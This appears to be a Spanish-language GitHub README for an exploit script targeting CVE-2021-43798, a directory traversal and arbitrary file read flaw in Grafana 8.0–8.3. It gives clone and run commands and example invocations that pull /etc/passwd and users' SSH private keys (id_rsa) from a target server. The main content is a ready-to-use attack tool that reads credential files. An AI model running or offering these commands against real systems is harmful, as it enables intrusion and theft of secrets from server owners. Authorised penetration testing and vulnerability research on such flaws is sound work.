
 wagneralves/cve-2021-43798
Recorrido de directorios y lectura arbitraria de archivos en Grafana

Directory Traversal y Lectura Arbitraria de Archivos en Grafana
Authors:
Wagner Alves - Analista de Red Team
Este exploit aprovecha las vulnerabilidades de Directory Traversal y lectura arbitraria de archivos en Grafana 8.0 - 8.3, lo que permite leer archivos como /etc/passwd, /etc/hosts, /home/user/.ssh/id_rsa, /etc/os-release y otros archivos interesantes.
git clone https://github.com/wagneralves/CVE-2021-43798.git
cd CVE-2021-43798
chmod +x ExploitGrafana.sh
ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /etc/passwd

ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /home/user/.ssh/id_rsa

ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /home/user/.ssh/id_rsa

